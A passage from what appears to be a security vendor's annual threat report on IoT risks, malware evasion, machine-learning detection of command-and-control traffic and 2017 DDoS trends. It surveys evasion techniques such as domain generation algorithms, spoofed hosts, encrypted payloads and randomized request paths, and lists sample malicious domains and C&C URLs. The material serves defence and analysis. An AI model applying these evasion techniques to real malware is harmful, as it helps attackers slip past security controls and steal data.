▸ Reduces energy consumption ▸ Improves utilities lifecycle	▸ Enhances asset management ▸ Reduces operational costs	▸ Enables automatic presence and behavioral tracking ▸ Helps reduce theft	▸ Mitigates risk ▸ Enables quick alerting

Networking Implications

While the IoT can deliver tremendous benefits, introducing these new devices also raises the degree of complexity by increasing communication channels between the different nodes while increasing volumes of data to interpret, secure and support. To put it more concretely, imagine another 10,000 vehicles joining your metropolitan traffic jam tomorrow morning.

That's why IoT solutions are viable only when there is effective machine-to-machine (M2M) communication and real-time M2M communication over the Internet. Protocols for communication via the Internet have always brought a tradeoff between reliability and speed. In anticipation of the IoT era, major changes in protocol development have happened in the application layer of the Open Systems Interconnection (OSI) model. This layer specifies interface methods in a communication network for how a system connects to the server and how this layer chooses to send data.

The most popular protocol for communication over the Internet is HTTP. An IoT device can simply be an HTTP client that periodically uploads data (JSON object) to a cloud-based web server. In most cases, the IoT device itself exposes a web application, thus enabling data browsing and device controlling. Another potential IoT protocol is CoAP (HTTP over UDP), which is a web transfer protocol based on the REST model. It is used for lightweight M2M communication owing to its small header size. One of the more interesting features of this protocol is the web service's ability to discover nodes within a network. This capability is especially useful when designing low-power wireless sensor networks that are autonomous and self-healing.

Many IoT devices also support protocols such as SSH and Telnet for internal use. Not all vendors restrict inbound management access from external networks to secure communication. A huge subset of IoT devices are smart sensors or low-power devices communicating over the MQTT protocol. Based on the TCP/IP stack, which uses the publish/subscribe method for data transportation, MQTT consists of two categories of participating devices: brokers and clients. Clients are devices that can access or modify data while brokers are those that host and relay data. They communicate via the publish/subscribe method. MQTT supports asynchronous connection of subscribers within an existing network of clients and brokers. It also provides a facility to check for redundancy and data loss.




Figure 26. Options for IoT network protocols

IoT Threats

Experts are predicting that the IoT will surpass anything we have seen both in terms of market size and the exploding quantity of smart devices. Should these devices and their supporting ecosystem fail, consequences could vary from a simple annoyance (e.g., a service disruption) to something significantly worse (e.g., a security breach targeting personally identifiable information or leakage of top-secret and highly valuable data).

The most common IoT threats include:

- **Remote control** – execution of malicious actions that change a device's behavior or theft of data collected and stored locally. Actors can achieve remote control by sniffing and analyzing commands sent in a legitimate scenario, which are then modified or just repeated. They may do so via remote terminal or by exploiting other vulnerabilities.
- **Unauthorized operations** – performing unauthorized operations on the device and/or using it maliciously to perform unauthorized operations on the backend server. Actors can do so by using the device application protocol interface (API) or by exploiting the lack of security mechanisms that could lead to changing states, locking/unlocking devices and even admin operations.
- **Exposure of data** – lacking an encryption procedure or using weak encryption to locally store the device data. Alternatively, privacy breach and sensitive data leakage can occur during the communication between the devices and the server/endpoint/app.
- **Lateral movement** – hacking into the "closed" server (which is otherwise inaccessible) by serving as a malicious device with access to the server. The attacker gains an ability to "move around" inside the network in order to disclose sensitive information or perform malicious actions.
- **Client impersonation** – connecting to the device/server from a malicious, fake endpoint/device with intent to attack the device/server. If attackers compromise a client and impersonate it, they could perform unauthorized actions or produce incorrect data. In some cases, an attacker might be able to disclose sensitive information by impersonating a legitimate client.
- **Denial-of-service (local damage)** – disabling or affecting a smart device and its functionalities via physical or remote access to the smart device. For example, an attacker can exhaust the connection pool by performing multiple connections that reach the connection threshold. As a result, a legitimate device can no longer connect.
- **Denial-of-service (server damage)** – affecting and denying server-side functionality intended to serve smart devices. A malicious user attacks the service from one of its own devices.
- **Insecure firmware and device updates** – making the devices vulnerable to the installation of malware or backdoors, device disabling and more.

Balancing IoT Rewards and Risks

How can organizations realize IoT advantages without falling prey to the threats? Security researchers understand that most problems occur because of misconfiguration, neglect or a handful of other human errors. To avoid those issues, follow recommendations for network or local configuration, adopt best practices and invest in a set of tools to help avoid the next attack. These tools may include secure coding verifiers, local or network agents, firewalls and signature-based solutions.




Figure 27. Fears related to IoT device integration

Most importantly, remember the limitations of IoT devices, which are typically created for a distinct purpose. Despite their ability to fuel productivity, drive efficiency and reduce costs, these devices are quite unsophisticated when it comes to security. Their limitations include lack of computing power, older operating systems, easy-to-guess default credentials, vulnerable libraries and many more loopholes that hardware manufacturers continue to overlook.

While IoT connectivity may propel real advances in human productivity, it also could knock us backward in our ability to secure our networks. As the variety of IoT use cases grows, so does the size of the attack surface. Organizations will need to adopt more intelligent solutions that analyze behavioral patterns in the network traffic and can detect anomalies in real-time and identify compromised devices with a high degree of accuracy.

MALWARE AND MACHINE LEARNING

A series of high-profile breaches in 2017 underscored how common attack prevention strategies consistently fail to protect enterprises. Attackers succeed by embracing a simple philosophy: know your enemy. Understanding how security controls work gives them the insight to outpace those controls. They also count on human fallibility. There are simply too many controls and events to handle. A backdoor or window will always be left open. The result is a growing body of malware highly effective in overcoming many common strategies. Here's how they do it and why machine learning can help stop them.




Figure 28. Top three malware types in 2nd half of 2017

IT security teams leverage a variety of techniques to identify threats, including relying on signatures and sandbox approaches as well as their security information and event management (SIEM) systems. Sophisticated adversaries know how to work around those techniques. They understand that SIEM systems are used for forensics rather than attack detection. They also know the difference between an attack and a legitimate application may be as subtle as the number of communication attempts to external servers.

Detecting these types of attacks requires a different approach.

Research by Radware illustrates the challenge (see Figure 29). The dataset spans 12 months and represents 1 million client devices, 200 billion communications and eight well-known security web gateway/next-generation firewalls. More than half of the gateways studied allowed more than 40% of attempted malicious communications to reach their associated command and control (C&C) servers and 40% of malicious communication attempts overcame the web gateway. Nearly all of the observed gateways exhibited uneven performance over time. Although most performed well for weeks or months, eventually all were defeated.




Figure 29. Percentage of malicious outbound communication per each SWG/NGF vendor

Additional research by Radware found that over a 12-month period 60% of observed enterprises failed to stop malicious communication (see Figure 30). Those failures spanned more than 10 of 12 malware families. One in six enterprises fell short in thwarting the malicious communications of seven to nine malware families.




Figure 30. Successful attacks

Catch Them If You Can

What follows are some of the most popular methods malware may use to overcome traditional defenses:

File-less malware. This technique leaves no suspicious files on the disk to allow attackers to stay on the infected machine longer ("persistency") without being detected by many endpoint, sandbox, DLP and AV solutions. Most file-less attack techniques fall into one of four categories: memory-only threats, file-less persistence, dual-use tools and reflective portable executable (PE) loading.

Dynamically generated host names. Attackers generate new C&C hosts with seemingly random domain names. This pseudo-random algorithm (known as DGA) overcomes "block" lists since the new names are not already classified by security systems. A common method is using combinations of random dictionary words to mask the domain name so it does not appear random. More complex schemes involve a multi-step process of resolving a domain IP and applying a mathematical function to that IP to generate a new domain name unpredictable to the defender.

Examples:

- Random String DGA
  - Nymaim: `nhjftmkqtkc.com`
  - Bedep: `ohmnnuhcvvszclogaa.com`
- Dictionary-based DGA
  - `campwelcomedoor.org`
  - `informationdooricon.com`

Low and slow communications. This technique generates a low communication profile using sporadic requests to the C&C host over a period of hours or days. Attackers use this technique in the reconnaissance phase of focused, targeted attacks—sending requests that closely resemble legitimate traffic. The requests challenge SIEMs because they cannot keep track of large numbers of events. In addition, SIEMs are limited with scoring such communications as a high-profile event and only alert on indications of an actual attack.

Randomized request paths. This technique focuses on generating requests with randomized URL paths. It defeats signature-based detection often used by intrusion detection systems.

Nymaim Example:

- `http://maldomain1.com/mrqb.php?vkjs=566488361892&oou=KqPgm3lz&ghwal=01491&ftzivar=8851772382882&riew=474192533885401`
- `http://maldomain1.com/hdpxzeh.php?oqwuicx=794926727872272&qrrubt=69795 059997467268466`

Generic request paths. Malware camouflages communication with the C&C host by using HTTP requests that look like generic Internet services application requests. This technique also defeats signature-based detection.

Bedep example:

- `http://maldomain1.com/album.php`
- `http://maldomain1.com/login.php c. http://maldomain1.com/member.php`

Encrypted channel (SSL). Perpetrators use an SSL-encrypted connection that prevents gateways and intrusion detection systems from inspecting HTTP requests (both headers and content). Although an option exists, many organizations do not implement SSL inspection primarily for performance purposes.

Encrypted payload. This technique encrypts the payload to neutralize outgoing and incoming content inspection by security systems. For instance, a DLP system might miss sensitive data exfiltration (e.g., PII or credit card numbers) and an AV might miss a download of a malicious payload.

Spoofed host name. The attacker communicates with a C&C host by sending HTTP requests to a seemingly legitimate well-known web service or application while establishing the actual TCP connection to a malicious IP unrelated to the host in the HTTP request. This defeats URL filtering based on whitelisting, blacklisting and domain reputation services.

Fight Fire with Fire

Humans simply are not able to identify attacks by sifting through the massive quantity of data generated by network logs and other sources. The sheer number of indicators of compromise (IOCs) that security products generate overwhelm security teams. Many IOCs are false alarms that waste limited security resources.

Where human intelligence and bandwidth fall short, machines can help. Machine-learning algorithms perform exceptionally well in analyzing log data to identify and classify anomalous behavior or subtle differences indicating attempted compromise. Workstations, servers, mobile devices and other assets within the organization regularly access the Internet via the HTTP/HTTPS protocol. Those communications pass through boundary gateways or proxies that record communication logs (without the payload). Machine learning-based solutions can rapidly and accurately analyze the HTTP/HTTPS log to identify malicious communication to the C&C.

Advanced machine learning-based solutions adapt the method of uploading log traces into the cloud for deep analytics. While most communication is legitimate, a small fraction reflects malware on infected machines that communicate with the C&C server. Constant analysis of these quantities of data enables the solution to draw

conclusions from both short and long histories of an organization's communication. To benefit from advanced machine learning requires an investment in know-how and processing capacity. Those prerequisites nudge many organizations toward cloud-based services that leverage insight from an array of clients.

Figure 31 depicts how outgoing communication from assets (white/red squares) within an organization pass through proxies/gateways to the Internet. The communication is legitimate (white circles) in most cases; only a small portion is malicious (black circles).




Figure 31. Outgoing communication from assets (white/red squares) within an organization pass through proxies/gateways to the Internet

Fight Advanced Attacks with Intelligent Programs

There are two approaches for detection via machine learning: supervised and unsupervised.

Supervised machine learning entails providing the algorithm with a "training set" of examples. These examples include pairs of input data and the desired or predetermined output or classification. For attack detection the training set includes input data for both benign and malicious behaviors paired with the correct classification or identification. When applied to attack detection, supervised machine learning leverages a rich training set through rigorous analysis of dozens of communication attributes such as day/time stamp, duration, path and periodicity. They also reflect interrelationships between these attributes.

For an unknown data set, the algorithm determines whether it contains a record of benign or malicious communication. The learning algorithm also provides a confidence level for its identification. Security policies will then define the appropriate course of action based on the identification and confidence level. Supervised machine learning algorithms are not constrained to recognizing only those patterns found in the training set or even the updated knowledge set. These tools can identify brand-new malicious attacks based on the underlying algorithms.

There is no training set and no predetermined identification when it comes to unsupervised machine learning. The algorithm will identify anomalous behavior (e.g., communication to unusual sites at a non-standard time of day) as it reviews data and provides indicators for detected anomalies. These anomalies might relate to malicious or benign communication and may require additional effort to thoroughly investigate and characterize. The rate of false positives with this method is usually high.

A security tool focused on unsupervised machine learning may be the right choice for a team with sufficient expertise in both security and data science. Such a team will have the resources to easily drill down on the clusters of data to understand which of the anomalies require further investigation. However, security and data science resources are scarce in most enterprises. In those cases, an attack detection solution based on supervised machine learning will enable the security team to focus only on results with a high confidence level and reduce their workload.

Making the Case for the Cloud

Machine learning-based attack detection solutions can be hosted on-premises or in the cloud. A cloud-based solution offers advantages that are not available or cost-efficient when hosting on premises.

- **Crowdsourcing/crowd data.** Machine-learning algorithms improve as more data is processed. An enterprise that hosts a solution on premises is constrained by having access only to its own data. A security vendor that hosts the solution in the cloud is able to aggregate data from all its clients—feeding the algorithm far more data and making it more effective. An on-premises solution does not have access to the scope of data available to a third-party security vendor. Cloud-based solutions aggregate log data across domains—enabling them to recognize more attacks more quickly and to share that data with all members of the community.
- **TCO.** A cloud-based solution operates cost-effectively at scale for storage and processing power. Machine-learning algorithms require scale across a number of attributes:
  - *More data.* Algorithms' performance improves with scale—in this case, petabytes of data.
  - *Diversity of data.* The more data types processed, the better the results.
  - *Time.* Running algorithms against data covering weeks, months or even years also improves their accuracy.

One of the most productive cases of applying supervised machine learning to IT security is identifying communications generated by cyber-attacks that have successfully defeated legacy perimeter and prevention security systems. This task is nearly impossible using traditional secure web gateways or SIEM systems. An enterprise with approximately 20,000 network users will generate some 80,000,000 HTTP(S) connections per day to a potential Internet host (domain names, subdomains and IP addresses) population of about 200,000. By contrast, the average cyber-attack incident generates only about 100 outbound communications daily—usually to a handful of C&C servers. It's no wonder that adversaries feel secure that their activities will go largely unnoticed. Without scalable cloud-based security analytics, that's exactly what happens for weeks or months at a time.

Case in Point: Nymaim

Radware's Emergency Response Team (ERT) spotted Nymaim for the first time in 2016 and immediately classified it as highly risky and stealthy malware with the following properties:

- Advanced infection capabilities
- Data stealer for PII and credit-card numbers
- Downloader

Nymaim defeats exfiltration controls using multiple advanced evasive techniques:

- Domain generation algorithm to defeat URL filtering and FireEye
- Spoofed hosts to defeat SWG, NGF and IPS
- Encrypted payload to defeat DLP
- Randomized request paths to defeat IPS, IDS and SWG

Figure 32 shows how an algorithm identifies risky and stealthy malware, such as Nymaim. In this example, supervised machine learning augments two orthogonal types of machine-learning features to classify a potential threat. Each indicator by itself is not malicious. The combination is what indicates hidden threat. Communication behavior patterns are observed over time. Periodicity can indicate suspicious behavior—e.g., if five minutes pass between each communication from the same source IP to the same destination. The spoofed-host feature indicates communication to a well-known domain while the actual IP address is malicious. URL behavior features are computed for each domain. A key factor is age of domain since malicious domains are usually days or weeks old. Another aspect is site richness because malicious domains typically maintain little content.




Figure 32. Detecting zero-day malware using supervised machine learning

Human vs. Machine

Even with the best on-premises security tools available, security analysts require weeks or even months to analyze huge quantities of outbound communications. It is simply impossible for human intelligence to search and correlate millions of malicious behavioral profiles to quickly and accurately identify such attacks. By contrast, cloud-based solutions have the speed, scale and analytics capabilities to identify zero-day malware that would go undetected by traditional security controls.

Seek these attributes when evaluating DDoS mitigation solutions:

1. **Communication behavior analytics.** Advanced machine-learning behavior analysis algorithms can constantly analyze Internet traffic to detect zero-day malware. This key capability is crucial to uncover and stop malwares designed to bypass web gateways, sandboxing solutions, file-based endpoint solutions and other security defenses.

2. **Global crowdsourcing.** Leverage a global community of millions of enterprise users generating billions of communications every day. Being part of the "crowd" can pay off in faster and better protection against emerging threats.

3. **Malware attack analysis at scale.** Seek a solution that processes high volumes of daily samples to create a massive database of malware profiles.

4. **Auditing tools.** A cloud-based solution should be able to simulate attacks by the latest malware without introducing any actual bad actors into the network. Doing so proactively measures the performance of your existing security infrastructure against potential threats.

5. **Integration with existing defenses.** Ensure that a cloud-based solution can integrate with your secure web gateways, next-gen firewalls, SIEMs and other existing security solutions and threat intelligence feeds. Integration is critical to achieving comprehensive threat visibility.

5 CRITICAL ATTACKS IN OUR MIDST: DNS, IOT, & MORE

WITH LOWER FREQUENCY, GREATER HARM: A LOOK AT THE ATTACK VECTOR LANDSCAPE

Four in five organizations reported facing some form of network or application-based attack in 2017. Survey findings underscore that attacks have become more targeted—with organizations hit less frequently but experiencing greater impact. This section of Chapter 4 combines the experience of Radware's ERT and responses to this year's survey to identify key trends and threats in the attack vector landscape.

Trend 1: Ransom Attacks Grow 40%

Organizations reported experiencing 40% more ransom attacks in 2017 than 2016. A key driver of these attacks is Bitcoin's exponential climb during 2017 (as of this publication, the value exceeds $14,000 per Bitcoin). Radware also sees growth in socially engineered threats—illustrating that hackers recognize the need to work harder to bypass security controls and hit their targets. Radware observed a 10% growth in the number of organizations hit by a DDoS attack, underscoring that this attack method is here to stay.




Figure 33. Attack vectors

Trend 2: Application DDoS Overtakes Network DDoS

This year brought declines in UDP, ICMP, TCP-Other and IPv6 attack vectors—marking a significant drop in network attacks (51% in 2017 vs. 64% in 2016). The incidence of application attacks remained steady at 64% in 2017 compared to 63% the year before. However, respondents this year reported fewer HTTPS (28% in 2017 vs. 36% in 2016) and SMTP (23% in 2017 vs. 31% in 2016) attacks.




Figure 34: Which of the following attack vectors have you experienced this year?

Trend 3: Other Attack Types Still Emerging

Hackers continue to move away from single-vector attacks as advanced persistent DDoS campaigns have become the norm. New tactics include the surprise effect, randomized IPs and astonishing volumes.

One of the prominent trends in 2017 was an increase in short-burst attacks, which have become more complex, more frequent and longer in duration. Burst tactics are typically used against gaming websites and service providers due to their sensitivity to service availability as well as their inability to sustain such attack maneuvers.

Forty-two percent of organizations suffered DDoS attacks in recurring bursts. These attacks lasted no more than a few minutes for most victims.

Timely or random bursts of high traffic rates over a period of days or even weeks can leave the targeted organization with no time to respond—causing a severe service disruption. Just a two-second disconnection can result in dropped users for certain services. For the gaming sector such disruptions affect a service's credibility.




Figure 35: Traffic bursts of ~25Gbps with intervals of five to 15 minutes




Figure 36: Experience with DDoS attacks in recurring bursts

Here are various characteristics Radware observed:

- Attacks are composed of multiple changing vectors. They are geographically distributed and manifest as a sustained series of precise and high-volume (7G-150G) SYN floods, ACK floods and UDP floods on multiple ports.
